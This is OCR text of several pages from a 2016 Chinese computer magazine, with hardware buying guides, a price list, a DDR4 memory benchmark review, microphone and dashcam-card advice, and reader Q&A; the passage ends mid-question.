之前采用挖掘机架构的Carrizo APU仅仅被用于移动平台，这未免让台式机用户感到遗憾。随着速龙四核845即将上市，台式机用户也终于能一尝挖掘机架构处理器的滋味了。从命名上就可以看出，速龙四核845与之前介绍的速龙四核880K一样，没有集成独显核心，只有CPU核心。

速龙四核845拥有2MB二级缓存，采用了FM2+接口，可以与A88X等主板进行搭配。产品还带有四个处理器核心，默认频率就达到了3.5GHz，通过动态加速可以将频率提升至3.8GHz，无论是核心数量还是频率都比定位相同的英特尔奔腾处理器要高不少。如果速龙四核845搭配R9 350这样的入门级显卡使用，花钱不多，但是可以获得不错的性能，不仅仅是办公、上网、播放高清视频这样的日常应用，应付《英雄联盟》等网游也是绰绰有余。

至于大家关心的功耗方面，由于挖掘机架构从设计之初就是追求低功耗、高能效，而非单纯的高性能，所以处理器的TDP仅65W，与奔腾G4500的51W已经非常的接近了。这样低价、低功耗且性能强大的处理器，特别适合网吧用户选择。等速龙四核845上市之后，必将成为网吧独显平台入门级新星。

竞品对比表

型号	价格	同级别产品	价格
AMD FX-8370	1499元	英特尔 Core i5 6500	1459元
AMD A10-7890K	1099 元	英特尔 Core i5 6400	1369 元
AMD Athlon 四核 880K	599元	英特尔 Core i3 6100	869元
AMD Athlon 四核 845	即将上市	英特尔 奔腾G4500	579元

结　语

要花更少的钱，获得更强的性能就选AMD处理器

高性价比一直是AMD处理器的主要卖点，从前面的介绍可以看到，与定位相同的竞品相比，AMD处理器无论是核心数量、频率以及独显核心的性能等方面都可以说是完胜对手。更为重要的是，AMD产品的价格却比竞品要便宜一大截，节省下来的钱投入显卡、SSD等方面的话，能让整个平台的性能获得明显的提升。总之，如果你想要少花钱就能买到性能强悍的游戏平台，那么性价比高的AMD处理器是最好的选择。

责编:王诚 组版:姚永福 责校:杨军
日期:2016.4.18 投稿邮箱:pcw_play@vip.sina.com

玩VR,你还得有这个

多平台无线控制器推荐

@ 往事若梦

VR玩起来是爽,但是戴上VR眼镜之后最直接的问题就是操作不便,不是盲人摸象一般到处摸键鼠手柄,就是频繁地取下VR眼镜打字。所以你还得配上一些小工具,来让VR游戏体验更加完美。本期笔者就给大家介绍一些具备多种模式的多平台无线控制器,让VR玩家有备无患。

CHEN 无线蓝牙游戏手柄

参考价格:99元
产品亮点:支持全平台、20小时续航

这款产品非常小巧,价格也比较实惠,拿来进行简单的操作和当作手柄使用都是不错的选择。手柄搭配主流的VR眼镜盒子加起来也不到200元。除了支持PC平台,它同时也支持iOS以及安卓平台,适用性也比较高。需要注意的是它采用的是蓝牙无线方式,所以PC端需要有蓝牙适配器。另外,续航20小时对于这款小巧的手柄来说也是一大亮点。

乐帆 F2S 空中鼠标

参考价格:99元
产品亮点:全键盘、无线飞鼠

这款加入了全键盘的遥控手柄不仅可以让VR玩家在游戏中轻松盲打聊天,也可以使用上面独特的无线飞鼠功能控制鼠标。在熟练以后,这款手柄可以很好地起到鼠标和键盘的双重操控作用。采用USB无线连接的这款设备同时适用于PC和带有USB接口的安卓盒子。

M3 空中飞鼠

参考价格:168元
产品亮点:六轴方位

采用USB无线连接的这款空中飞鼠外形上更像一个遥控板,上面的按键较为简单,不过包括了不少多媒体按键,对于喜欢看VR电影的朋友来说,这个支持六轴陀螺仪的空中飞鼠使用起来就比较方便了。比较奇妙的是,鼠标左键位于手柄下方,按起来像扣扳机一样。另外,这款空中飞鼠使用的是两节AA电池供电。

iPazzPort 2.4GHz 无线键盘

参考价格:99元
产品亮点:触控板、全键盘、手柄

这款产品是百元以内少见的同时带有触控板、全键盘以及手柄的无线操控设备之一。它采用了2.4GHz无线,提供长达1个月的待机时间。触控板部分支持多点触控,并且支持手势操作。手柄按键部分,不仅提供了游戏手柄功能,也集成了多媒体按键。键盘也采用矩形布局,习惯后使用起来比较方便。

Rii mini i28 手柄键盘

参考价格:399元
产品亮点:人体工学佳、PC式全键盘布局

这款游戏手柄有着非常不错的人体工学设计,不管是握持感以及按键的阻尼感都非常不错。带有鼠标触控的同时也带有两个全方位的游戏手柄按键。下方的全键盘键位设计则是照搬了PC键盘的整体布局,这对于用户来说适应起来会节省不少时间。另外这款手柄还带有音频接口,这使得你在使用串流模式玩VR游戏时可以关闭音频的传输,直接使用手柄的音频接口,这样就能增加串流的流畅度。

雷柏 E9090P 触控式炫光键盘

参考价格:499元
产品亮点:触控面板、手感舒适

相比一些小巧的全键盘手柄,无线键盘的手感无疑更好,并且盲打适应起来也更方便。这款全金属底板的无线键盘颜值略胜其他竞品一筹,还带有少见的触控面板提供鼠标的功能,这对于不想去适应其他新奇设备的用户来说,它会是习惯PC操作的VR玩家最好的操控设备。而悬浮式的巧克力按键也让键盘的手感超越了绝大部分无线键盘。

小贴士>>VR需要哪些外设

VR虽说让用户的体验进入了更深的层次,但也让用户变成了“盲人”。一些辅助的操控设备也显得更有必要。

首先无线耳机建议配上,没有沉浸式的音效助阵,VR体验不算完美。由于VR眼镜佩戴的限制,较为轻巧并且牢固的大耳机才是很好的选择,相比2.4GHz无线耳机,蓝牙耳机因为干扰小,在体验方面会更有优势。

其次是操控设备,键盘和鼠标都最好选择无线的,看不见的情况下,有线更容易被拉扯到。另外,有了无线键鼠也可以让玩家舒舒服服地躺在床上或者沙发上玩VR游戏(无线串流模式)。还需要注意的是,由于VR必须盲打的原因,注定了键位规整的键盘会更有优势。

另外,一些辅助型设备可以暂时替代键鼠或其他外设,比如文中推荐的大部分设备,这些功能丰富的设备虽然使用起来需要一定的时间熟悉,但是一旦适应后对VR游戏的操控还是能够起到一定的帮助作用,也可以在特定条件下让玩家摆脱键鼠,更灵活地体验VR。

价格传真

现在应该是全年最舒服的时候,刚刚过完清明小长假,眼看五一小长假就要来了。再往后,可要等一段时间才有小长假可以消遣一下了。所以这个时候我们不妨计划一下五一怎么玩。是自己在家宅呢?还是在朋友家宅呢?还是跟朋友一起在家宅呢?突然感觉这是一个好难回答的选择题,怎么办,在线等,急!

CPU

Intel赛扬双核 G1840	259元
Intel奔腾双核G4400	449元
Intel奔腾双核G3258	459元
Intel奔腾双核G4500	579元
Intel酷睿i3-4330	809元
Intel酷睿i3-6100	869元
Intel酷睿i5-4590	1359元
Intel酷睿i5-6500	1459元
Intel酷睿i5-4690k	1599元
Intel酷睿i5-6600k	1679元
Intel酷睿i7-4790	2099元
Intel酷睿i7-4790k	2299元
Intel酷睿i7-6700	2299元
AMD APU系列 A6-7400K	399元
AMD Athlon X4 860K	409元
AMD APU系列 A8-7650K	509元
AMD APU系列 A8-7600	509元
AMD FX-6300	6569元
AMD A10 6800K	688元
AMD APU系列 A10-7800	769元
AMD APU系列 A10-7860K	799元
AMD APU系列 A10-7870K	899元
AMD FX-6330	699元
AMD FX-9590	2199元

内存

十铨 DDR3 1600 4GB	109元
威刚万紫千红 DDR3 1600 4GB	109元
芝奇 DDR3 1600 4GB	139元
金士顿DDR3 1600 4GB	129元
威刚万紫千红 DDR3 1600 8GB	209元
金士顿DDR3 1600 8GB	219元
海盗船复仇者 DDR3 1600 8GB	259元
金士顿骇客神条 Fury系列 DDR3 1600 8GB	219元
光威 DDR3 2133 8GB	188元
十铨Elite系列 DDR4 2133 8GB	289元
海盗船DDR4 2133 8GB	289元
芝奇 Ripjaws 4 DDR4 2400 8G	199元
海盗船复仇者LPX DDR4 2400 8GB	319元

硬盘

希捷(Seagate) 1TB	329元
西部数据(WD)蓝盘 1TB	319元
西部数据(WD)蓝盘 2TB	429元
希捷(Seagate) 2TB	459元
西部数据(WD)蓝盘 3TB	579元
希捷(Seagate) 3TB	599元

固态硬盘

金士顿 V300 120GB	289元
三星850 EVO系列 120GB	349元
东芝 Q300系列 120GB	279元
金士顿 V300 240GB	499元
饥饿鲨Trion 100 240GB	399元
三星850 EVO系列 250GB	599元

显示器

飞利浦227E4LSB/21.5英寸	679元
优派VA2349s/23英寸	699元
AOC P2491VW/BW/23.6英寸	869元
三星S24E390HL/23.6英寸	999元
华硕VX239H-W/23英寸	999元
戴尔P2314H/23英寸	1199元
AOC I2769V/27英寸	1299元
三星S27E510C/27英寸	1699元
华硕MX279H/27英寸	1699元
华硕PG278Q/27英寸	4799元

电源

安钛克VP 450P/额定450W	259元
航嘉jumper450B/额定450W	269元
安钛克VP 500P/额定500W	299元
长城双卡王GW-6000冲锋版/额定500W	299元
航嘉jumper500/额定500W	299元

机箱

先马奇迹3	109元
爱国者黑暗骑士D8	129元
酷冷至尊毁灭者经典U3升级版	229元
游戏悍将变形金刚3雪装	258元
安钛克GX900	249元
Tt Urban S31 开窗版	359元


购前必看！手机K歌麦克风选购
读者热点问题解答

编者按:前两周我们介绍了手机K歌麦克风后,得到了很多读者的关注，尤其是学生及家长。由于上周我们只是介绍了联想UM10C这款产品,因此一些读者还希望我们给出更多的选购技巧,面对电商平台上商家对麦克风眼花缭乱的宣传和专业词汇,究竟该如何做出选择呢？这难倒了不少读者，那么本期我们内容的重点就说说手机K歌麦克风常见的选购问题。

269元
联想UM10C
读者团购中,团购地址:go.icpcw.com/kxkg.htm
（省30元,一年换新）

14mm的大口径麦克风咪头

6mm口径的咪头,其价格和14mm的约相差二十倍



麦克风指向性图谱（圆圈加横线图标为麦克风图示),虚线离麦克风越近,接收声音的能力就越强

联想手机K歌麦克风底部自带音频输出和输入接口

问题1:我看到网上很多商家宣传自己的产品是电容麦克风,既然都是电容麦克风,为什么产品之间的价格差别如此之大呢？一些二三十元的麦克风竟然也宣传使用了电容麦克风。

答:这种现象很好理解,且不说麦克风拾音元件之外的品牌价值、外壳材质、电路和整体做工等细节，仅从拾音元件都是电容麦克风咪头这一点来说,差别其实也挺大的。目前市面上那些很低端的麦克风多使用6mm直径的电容式驻极体咪头，也就是市面上价格几块钱电脑耳麦常用的那种，其糟糕的效果相信大家都已经有所见识。

但是在一些中高价位的手机K歌麦克风中,一般都会使用更大尺寸的咪头,比如上周评测的联想UM10C就使用了14mm的，更大的咪头意味着更大的声音接收面积，在灵敏度和稳定性方面表现也更佳。而且大体积的电容咪头内部还可以设置一系列音频优化电路,从而提供更清晰纯净的声音,麦克风的抗干扰能力也会更强。

问题2:很多手机K歌麦克风都说采用了心形指向设计,这究竟是一个什么性能的参数,对麦克风来说很重要吗？

答:对手机K歌麦克风而言,攻城狮认为心形指向是一个很重要的参数。指向设计可以理解成麦克风接收不同角度声音灵敏度的能力。如果是全指向设计,那么麦克风对于来自不同角度的声音，其接收灵敏度基本是相同的，这样一来无论是近距离的人声还是远距离的环境噪音，都能被麦克风接收并播放出来。

而心形指向则属于单一指向麦克风中的一种，它对来自麦克风前方的声音有最好的接收效果,而来自其他方向的声音则会衰减，因此这类设计也是目前麦克风中最常见的，多出现在舞台和手机K歌麦克风中,大家没有必要对此技术大惊小怪，更不要被商家的过度宣传所吓倒,它不是什么很高深的技术,但要注意的是不是所有的产品都会配备此技术，因此在购买时要了解清楚并规避低端产品。

问题3:其实买手机K歌麦克风我有点想连接功放,在客厅的大电视上玩,如果以《电脑报》上周评测的联想UM10C麦克风为例，它是否可以连接家里的电视和音箱呢？

答:肯定是可以的,手机K歌麦克风作为一个音频输入和输出设备,它内部带有声卡,其实无论你在麦克风输入端连接手机或平板电视、输出端连接耳机或功放,都没有限定,只要接口匹配并且满足功率输出要求即可。但是如果你想利用电视机作为歌词显示工具,最好电视能安装APP应用,或者外接带有音频输出接口的安卓盒子。

当然，如果客厅有功放肯定是最好的选择,没有的话也可以试试普通的电脑音箱。需要提醒大家,如果没有购买无线手机K歌麦克风,最好购买质量比较好的音频延长线,尽量降低线缆传输过程中带来的干扰。

问题4: 我看中的是麦克风的实时耳返功能,为什么很多安卓手机没有这个功能,但苹果手机却有这个功能？难道是手机的功能差异？

答:当然是手机硬件功能上的差异,这个和内部音频芯片及手机软件系统都有关系。目前苹果手机基本上都带有此功能，而安卓阵营里一些主打HiFi的手机也会配置单独的芯片实现此功能。不过有麦克风耳返功能不一定就代表体验出色,一些有此功能的手机,有些用户仍然反映存在轻微的声音延迟现象,也就是说和听存在轻微的时间差别,这种不同步对于K歌来说却是致命的。

而安卓系统由于成本和系统层面的限制，很少有厂商愿意花费额外的芯片成本去实现此功能。因此要想获得最佳的K歌体验,购买外置的手机K歌麦克风是最理想的选择。另外提醒大家,K歌时不要使用带有麦克风功能的耳机。

问题5: 为什么有些麦克风看着外观造型差不多,价格却差很多呢?有的卖几十元,而有的卖二三百元，它们之间的差别究竟体现在什么地方？

答: 其实差别上面问题1和问题2已经回答了一部分,手机K歌麦克风最为核心的拾音元件咪头，是最能体验麦克风品质的核心元件。另外,手机K歌麦克风内部都会配备声卡,因此电路做工、DSP主控芯片的处理能力、抗干扰能力等最终都会影响声音输出的品质。更为重要的是,手机K歌麦克风内部一般都会安装电池，厂商使用什么档次的电池也会影响售价，好的麦克风一般会使用高品质的全新锂聚合物电池，使用时间可以达到30个小时,而低廉的产品可能会使用二手电芯,不但电池续航时间没保证,还存在安全风险。

另外,麦克风外壳的材质(工程塑料或金属)、细节做工、售后服务政策都会影响麦克风的售价。在攻城狮看来,购买手机K歌麦克风都是为了丰富和享受生活,因此建议大家还是尽可能购买主流价位和主流品牌产品吧!

问题6:我购买了手机K歌麦克风,如果在电脑上唱歌,还需要购买单独的声卡吗？

答:如果更多时候是在电脑上唱歌,攻城狮并不建议大家购买手机K歌麦克风,而是选择独立的麦克风和专业声卡套装，如创新SoundBlaster 7.1声道声卡或带调音功能的数字外置声卡,这样你在电脑上K歌或玩主播时，还能实时切换音源、调节不同声道的声音,从而获得更加灵活的声音输出调节设置。目前入门级的电脑整套K歌系统的花费大概在600元,软件可以直接使用《酷狗K歌》等。

钛师父试用

评测产品邀你免费玩(第5期)
宏碁滤蓝光显示器

第四期航嘉智能WiFi插座体验选中读者:湖南长沙 刘志刚

为了让更多的读者和攻城狮一样,有机会接触和评测最新上市的智能和DIY硬件产品，攻城狮不定期通过电脑报旗下新媒体平台——钛师父官方微博(weibo.com/masterTi)发布试用活动通知,用户只要关注钛师父官方微博并在线提交申请,即有机会获得最新上市硬件产品的试用机会,试用产品包括智能硬件、DIY硬件、数码产品和网络产品等。

本活动完全免费,被选中的用户可以**免费试用产品半个月,试用完成后需归还产品并撰写体验报告，优秀的报告将被刊登在《电脑报》或钛师父新媒体平台上,并获得稿费或奖品奖励。**了解更多细节可关注钛师父个人微信在线咨询,账号rufengzn。

关注钛师父官微
扫码获取每期试用信息

试用产品资料:
宏碁KA240HQ
可以滤蓝光的健康显示器
- 23.6英寸IPS全高清面板
- 4ms响应时间
- 178°广视角
- 滤蓝光和Comfy View减小屏幕反光技术
- 1×DVI、1×VGA接口

责编:蒋丽 组版:况中银 责校:杨军
日期:2016.4.18 投稿邮箱:pcw_play@vip.sina.com

应用汇

双通道提升 100%

宇瞻黑豹 PANTHER 2x8GB DDR4 2400 内存评测

从2007年开始,DDR3足足服役了7个年头,终于等到DDR4的面世。紧接着英特尔发布了X99芯片组,与当时价格昂贵的DDR4内存可谓贵到一处了。直到2016年英特尔Skylake及100系列平台的推出,内存正式从DDR3时代跨越到DDR4时代,价格也越来越便宜。而今天编辑给大家带来的就是宇瞻内存经典款: 黑豹PANTHER 2x8GB DDR4 2400内存。当然,在这里不仅仅要告诉大家这款内存的性能,还将揭秘单双通道到底有多大的性能差距。

炫酷外观与精致做工是抓住眼球的首要条件

宇瞻黑豹系列产品均主打炫酷的散热片和外观、优质的用料以及出色的稳定性和兼容性,包括 SSD 以及本次评测的这款 PANTHER DDR4 内存,可以说是宇瞻内存的颜值担当。 从包装到产品的设计都可以看到厂商在细节上的用心,整体搭配可用一个字形容:酷! 对于内存本身,全铝材质的黑色散热马甲,重量很小, 应付本身发热量就低的 2400MHz 内存颗粒足够了。同时,马甲片上以金色组成抽象的猎豹图案, 更炫的同时与黑色系主板是绝配。

除了马甲, 宇瞻黑豹 PANTHER DDR4 内存的金手指做工也很精细,与 DDR3 内存有一定差别,中间稍微凸出,两边收矮, 在中央的高点和两端的低点以平滑曲线过渡。这样的设计在保证 DDR4 内存的金手指和内存插槽触点有足够的接触面, 信号传输确保信号稳定的同时, 让中间凸起的部分和内存插槽产生足够的摩擦力稳固内存。

内存性能是征服消费者的关键

因为这款宇瞻黑豹 PANTHER DDR4 内存采用的是单条 8GB 包装设计的形式,且支持 XMP 2.0,在打开 XMP 之前只运行在 2133MHz 下,电压 1.2V,打开之后可以运行 2400MHz,所以在此测试了 XMP2.0 打开前后的性能表现。到底这款宇瞻黑豹内存的表现如何呢? 现在我们就来揭晓测试结果。

● **宇瞻黑豹 PANTHER 单条 8GB 内存在不同频率下的性能表现:**

宇瞻黑豹 PANTHER 单条 8GB DDR4 2400 内存测试成绩					
测试项目 \ 运行频率			2133MHz	2400MHz	提升幅度
Sisoftware Sandra 2014	总体内存性能	值越大越好	13.73GB/s	15.34GB/s	11.7%
	整数内存带宽		13.83GB/s	15.42GB/s	11.5%
	浮点内存带宽		13.63GB/s	15.27GB/s	12.0%
	内存延迟	值越小越好	23.5ns	21.7ns	7.7%
AIDA64	Read	值越大越好	16644MB/s	18909MB/s	13.6%
	Write		16078MB/s	18149MB/s	12.9%
	Copy		16032MB/s	19057MB/s	18.9%
	Latency	值越小越好	60ns	53.8ns	10.3%
WinRAR 5.31 64bit		值越大越好	7761KB/s	8909KB/s	14.8%

结果分析:从单通道 8GB 测试的情况来看, 这款宇瞻黑豹 PANTHER DDR4 内存运行在高频率时,Sisoftware Sandra 2014 测试整体性能提升了 11.7%, 内存延迟也有明显的优势。在 AIDA64 检验下,Copy 速度最大提升 18.9%;解压缩测试中更是提高了 14.8%。这个结果充分说明了高频内存对电脑整体速度的影响是很大的。

● **16GB 内存套装在不同频率下的性能表现**

宇瞻黑豹 PANTHER 2x8GB DDR4 2400 内存测试成绩					
测试项目 \ 运行频率			2133MHz	2400MHz	提升幅度
Sisoftware Sandra 2014	总体内存性能	值越大越好	26.83GB/s	29.91GB/s	11.5%
	整数内存带宽		26.79GB/s	29.88GB/s	11.5%
	浮点内存带宽		26.87GB/s	30GB/s	11.6%
	内存延迟	值越小越好	23.6ns	22ns	6.8%
AIDA64	Read	值越大越好	31618MB/s	35300MB/s	11.6%
	Write		32664MB/s	36752MB/s	12.5%
	Copy		31110MB/s	34595MB/s	11.2%
	Latency	值越小越好	58.8ns	54.9ns	6.6%
WinRAR 5.31 64bit		值越大越好	9653KB/s	10644KB/s	10.3%

结果分析:当插上两条 8GB 内存组成双通道测试时, 我们看到在不同频率下的内存性能也有一定幅度的变化。在内存运行在 2400MHz 时, 所有速度项目提升幅度超过 10%, 而内存延迟方面提升也超过了 6%。这个成绩再一次证明了内存高频运行时的性能优势。

● **在 2400MHz 频率下单双通道速度表现:**

宇瞻黑豹 PANTHER 2x8GB DDR4 2400 内存测试成绩					
测试项目 \ 运行频率			8GB	16GB	提升幅度
Sisoftware Sandra 2014	总体内存性能	值越大越好	15.34GB/s	29.91GB/s	95.0%
	整数内存带宽		15.42GB/s	29.88GB/s	93.8%
	浮点内存带宽		15.27GB/s	30GB/s	96.5%
	内存延迟	值越小越好	21.7ns	22ns	-4.6%
AIDA64	Read	值越大越好	18909MB/s	35300MB/s	86.7%
	Write		18149MB/s	36752MB/s	102.5%
	Copy		19057MB/s	34595MB/s	77.4%
	Latency	值越小越好	53.8ns	54.9ns	-2.0%
WinRAR 5.31 64bit		值越大越好	8909KB/s	10644KB/s	19.5%

结果分析: 有不少用户纠结是否该将自己的平台升级为双通道,在这里编辑正好用这款内存套装为大家进行实际检验。单双通道均将运行频率调整到 2400MHz 频率的情况下,测试成绩是相当可喜的。在双通道的情况下, 性能提升最大幅度超过了 100%。虽说内存延迟时间稍变长, 影响并不是很大, 不用担心。大家看了这个测试成绩的对比,趁着内存价格并不贵的时候, 赶紧把自己的平台升级成双通道吧!

内存信息

■**容量:**16GB(单条 8GB 独立包装)
■**频率:**DDR4 2400
■**CL 值:**15
■**时序:**15-15-15-36
■**工作电压:**1.2V
■**参考价格:259** 元

测试平台

■**CPU:**英特尔 Core i7 6700K
■**内存:** 宇瞻黑豹 PANTHER DDR4 2x8GB 2400 内存
■**硬盘:**OCZ TRION 150 480GB
■**主板:**华硕(ASUS)Z170I PRO GAMING
■**显卡:**华硕 STRIX-GTX970-DC2OC-4GD5
■**操作系统:**Windows 10 专业版

Sisoftware Sandra 2014	这是一套功能强大的系统硬件检测软件。它除了可以提供详细的硬件信息外, 还可以做产品的性能对比, 提供性能改进建议。
AIDA64	这是一个测试软硬件系统信息的工具,前身是叫 EVEREST,它可以详细地显示出 PC 硬件每一个方面的信息。我们在内存测试中使用这款软件的内存性能测试功能, 测试内存的内存读取、写入、拷贝、延迟等四项成绩。
WinRAR 5.31 64bit	这是一款功能强大的压缩包管理器,它可以根据用户需要,将压缩后的文件保存为 ZIP 或 RAR 的格式。内存频率高低,对 WinRAR 解压缩文件的速度有较大影响。

编辑总结

通过对这款宇瞻黑豹 PANTHER DDR4 2400 内存的全方位性能评测,我们看到不同频率下内存对系统性能的影响不同, 单双通道下性能的差距也很明显。还有一点没告诉大家,如今这款内存天猫旗舰店售价仅为 259 元/8GB, 与同容量 DDR3 1600 内存价差很小, 意味着 DDR4 内存低价时代已经来临,在主板支持的情况下,痛快升级 DDR4 内存吧!

省心购

安全出行

给你的行车记录仪选一款可靠的存储卡

伴随着生活水平的提高,大多数家庭都购买了汽车。高高兴兴出门去,平平安安回家来,这是我们每一次开车出行时的想法。但是在行驶路上总是无法避免遇到剐蹭、责任不清的小意外,甚至是碰瓷,行车记录仪这时候就能派上大用场了。如今越来越多的汽车装配了行车记录仪,时刻用视频的形式记录出行轨迹。在这个记录的过程中,就不得不提到我们今天要说的主角:存储卡。行车记录仪搭配一款好的存储卡是相当有必要的。那么,给行车记录仪选存储卡应注意哪几个方面?

速度很关键

购买行车记录仪的方式有很多种,可以自己淘,也可以找4S店赠送。但后者通常配备的存储卡容量不大,速度也不是很快,容易出现视频掉帧、不清晰的情况,等到需要通过查看视频来观察行车情况时根本无法使用这段资料。为了更可靠,必须保证视频清晰度达到1080P,所以Class10速度等级是标配。同时,是否需要购买更快速度的存储卡取决于你的行车记录仪支持的速度等级是多少。

容量要关注

行车记录仪,顾名思义是记录行车过程中的情况,我们并不会在开车途中去更换存储卡,也不会想到要频繁更换存储卡。大多数人会在出了情况之后才去查看。这样一来,很可能存储卡需要支持拍摄很长时间。通常情况下,行车记录仪录制1分钟会有100MB视频资料,所以建议大家选一款32GB容量存储卡,可保证完整地保留资料。

品牌要选好

大部分的行车记录仪都具有循环拍摄能力,循环拍摄时间最好设置为几分钟,因为时间太长,记录满了以后对前面的文件覆盖时,很容易影响一个时间长的文件,如果时间过短,则寻找记录就很费事。如果你的汽车上同时装配了显示屏实时显示路况,在这个过程中,存储卡就要支持不断视频写入与输出,存储卡的性能就很容易被检验出来。所以建议大家选择大品牌存储卡,不管是闪存的选择还是封装工艺都更加有保障。另外,厂商在产品售后服务上也更及时与全面。

参考价格 48.9元 32GB

闪迪 Ultra UHS-1 microSDHC 存储卡

闪迪闪存一直是品牌的实力保证,稳定可靠。这款闪迪Ultra存储卡给用户提供48MB/s读取速度,可以实现高清视频的不间断录制,让行车记录仪的拍摄更流畅;与众不同的是它还提供闪迪存储地带APP,可以帮助用户实现数据资料的管理。

参考价格 49.9元 32GB

三星 EVO+ U1 microSDHC 存储卡

三星EVO+ U1 TF存储卡采用三星原厂闪存颗粒,一体化封装设计,提供高达48MB/s读取速度,20MB/s写入速度,帮助消费者实现数据存储、照片拍摄、全高清视频录制以及回放,正好适用于行车记录仪的不断读取、写入数据。五防功能可以确保在极端情况下仍然实现数据监测。

参考价格 49.9元 32GB

金士顿 Class10 U1 microSDHC 存储卡

金士顿Class 10 U1存储卡的读取速度高达80MB/s,能轻易满足高清视频录制的实时存储需求,使用在行车记录仪上完全不用担心有场景漏拍或者视频掉帧的情况。另外,你还可以快速、轻松地将存储卡中记录的资料传输到其他智能设备、PC或互联网而无需漫长等待了。

参考价格 45.9元 32GB

东芝 Class10 U1 microSDHC 红色存储卡

这款东芝Class10 U1存储卡打破以往黑白搭配的色彩,选用中国红,充满激情活力,打造乐趣体验。另外,在速度上,48MB/s的表现可以提高智能设备运行速度与流畅性。用在行车记录仪上可以提供高效、可靠、完整的数据录制与存储。

选购点拨

汽车装配行车记录仪是相当有必要的,而存储卡作为数据载体,更不能随便选。不管是速度、容量还是品牌方面,都应该入手最可靠的。如今大品牌价格也不贵,放心买吧。

本周星推荐TOP4

TOP 1 OCZ Trion 150 固态硬盘

产品报价:399元/240GB
推荐指数:★★★★★

上榜理由: 首款采用东芝15nm TLC闪存的OCZ SSD,东芝四核主控,确保SSD的可靠性以及稳定性。同时,八通道NAND搭配独立的美光512MB高速缓存,大大增强了使用寿命。虽然是TLC闪存,早已摆脱了以前掉速、寿命短、性能不稳定等等标签,给升级电脑的用户提供高效、可靠的体验。

TOP 2 东芝 Q300 SATA3.0 固态硬盘

产品报价:779元/480GB
推荐指数:★★★★☆

上榜理由: 东芝Q300固态硬盘采用A19nm制造工艺企业级TLC闪存芯片,同时搭配东芝与群联合作开发的四核心主控,可靠性与稳定性比普通TLC闪存更强。它支持Smart ECC、Smart Flush、256bit AES加密、TCG Opal2.0等技术,轻薄升级,轻松提速,还能实现低耗、高效的数据传输与存储体验。

TOP 3 闪迪至尊超极速 USB3.0 U盘

产品报价:599元/128GB
推荐指数:★★★★☆

上榜理由: 消费者对存储产品最基本的诉求就在于速度。闪迪至尊超极速USB3.0 U盘给用户提供超过260MB/s读取速度,实际超过200MB/s写入,真正实现视频、图片资料的秒传。128GB大容量存储空间,放心装。有人觉得这个价格并不便宜,但在同速度级别的U盘中它绝对值得出手。

TOP 4 金士顿 Class10 U1 TF 存储卡

产品报价:279元/128GB
推荐指数:★★★★

上榜理由: 如今TF卡可以支持手机平板扩容、相机拍摄存储、摄像机录影等等,一卡多用很方便。金士顿Class10 U1 TF存储卡可以提供高达80MB/s的读取速度,能满足高清视频录制的实时存储以及高速传输。128GB容量仅售279元,还赠送一个读卡器,既方便又便宜。

责编:张毅 组版:向海蓉 责校:杨志刚
日期:2016.4.18 投稿邮箱:pcw_play@vip.sina.com

一周热问TOP榜

不知不觉,春天已经快要过去,炎炎夏日的到来对PC玩家而言可不仅仅是沙滩、浪花,面对爱机内部温度的急剧上升,该是停下来为主机做做大扫除的时候了。除了扫除灰尘外,更换下CPU散热器或为机箱增添几个风扇,提高内部空气流通率都是很不错的主意,大家赶紧动起来吧!

扫码关注微博 扫码关注微信

液晶面板“代线”的含义

Q:经常看到液晶显示器奥板提出“几代线”的名词,这个参数对于液晶显示器性能有影响吗?

A:“X代线”是上游液晶面板生产切割的专业名词。液晶产品上所采用的面板都是从一整块面板上切割下来的。而液晶面板的代数越高代表的是其生产出来的基板尺寸越大,可供切割的屏幕尺寸也越大。而按照行业多年以来的技术经验来看,玻璃基板最经济的切割片数在6片左右。X数值的增大意味着我们可以用更低廉的成本来制造更大尺寸的液晶产品,但其他方面,比如屏幕的显示画质、响应时间等基本与代次无关,所以大家在看待面板代次这一问题时还要保持理性。

如何连接隐藏的无线信号

Q:因为担心无线网络泄密等问题,家里无线信号做了隐藏设置,不过有朋友来家里玩,想要连接无线信号的时候却不知道如何操作,请钛师父指点下!

A:无线路由器(或无线AP)在关闭无线广播(即SSID广播)的情况下,连接无线网络需要手动进行设定才可以完成。点击电脑右下角的网络图标,在弹出的信号列表中,找到“其他网络”,点击“连接”。如果操作系统是Windows 8/8.1/10,则连接的名称是隐藏网络。在弹出的对话框中,“名称”一栏输入无线信号名,点击“确定”。再根据提示输入密码,稍等片刻后即会显示连接成功。

《杀手6》游戏对显卡的需求

Q:上一部作品《杀手:赦免》的良好表现让我和周围的伙伴对《杀手6》抱着很大的期望,不过对于显卡是否能在DX12下流畅运行这款游戏有些担心,钛师父有做过了解吗?

A:搭载冰川2引擎的《杀手》系列游戏表现可圈可点,无论是细腻的面部皱纹、皮肤质感,还是深夜大雨中的气氛渲染,抑或西部小镇里萧瑟的画风都让人印象深刻。最新《杀手6》继承前几代出色画质和故事情节的同时,并没对硬件有太高的要求。1080P分辨率、中高设定下,Core i5-6500处理器搭载GT960或者R9 370X都能满足流畅运行的需要,主流配置的PC应该都不用升级,但需要注意的是,中高端显卡方面R9 380和R9 380X两款显卡运行该游戏时的性能差距并不明显,用户可根据喜欢的品牌产品具体售价购买,不过GTX980运行该游戏时,性能提升却非常明显,预算充裕的用户可考虑购买。

CPU散热器推荐

Q:这才刚4初,广州天气已经热得让人难受了,学校寝室空间比较小,电脑开机没多久感觉处理器温度就有些压制不住了,200元预算升级散热器的话钛师父有什么推荐没?

A:临近夏天,很多小伙伴都会担心电脑CPU的散热问题,散热器厂商也会抓住这个机会进行促销,目前这个预算的话,推荐考虑九州风神 路西法K2这款产品,6根高能热管,搭配抛光纯铜底座以及大面积鳍片设计,轻松搞定中高端处理器散热的需要,其售价更是直接从299元跌至199元,性价比非常高。

SSD测试工具介绍

Q:钛师父,你们一般会使用什么软件来评估一款SSD产品的性能呢?

A:“不服?跑个分”,尤其是现在TLC成为SSD主流的时候,很多小伙伴买到SSD产品都习惯用软件跑跑分,我们平时用得最多的是AS SSD Benchmark这款专门为SSD测试而设计的标准检测程序,它提供了很大的可定制性。如果想要对SSD硬盘性能做一个全面的评估,还可以使用CrystalDiskMark、ATTO Disk Benchmark以及PCMark8来对SSD硬盘做一个综合的性能评估。

电视棒的选购

Q:相对不太稳定的电视盒子,个人更倾向Android电视棒一类产品,但总感觉在电视上用Android系统有些不习惯,特别是在同PC互联互通的时候,钛师父能够推荐一款Windows 10系统的电视棒产品吗?

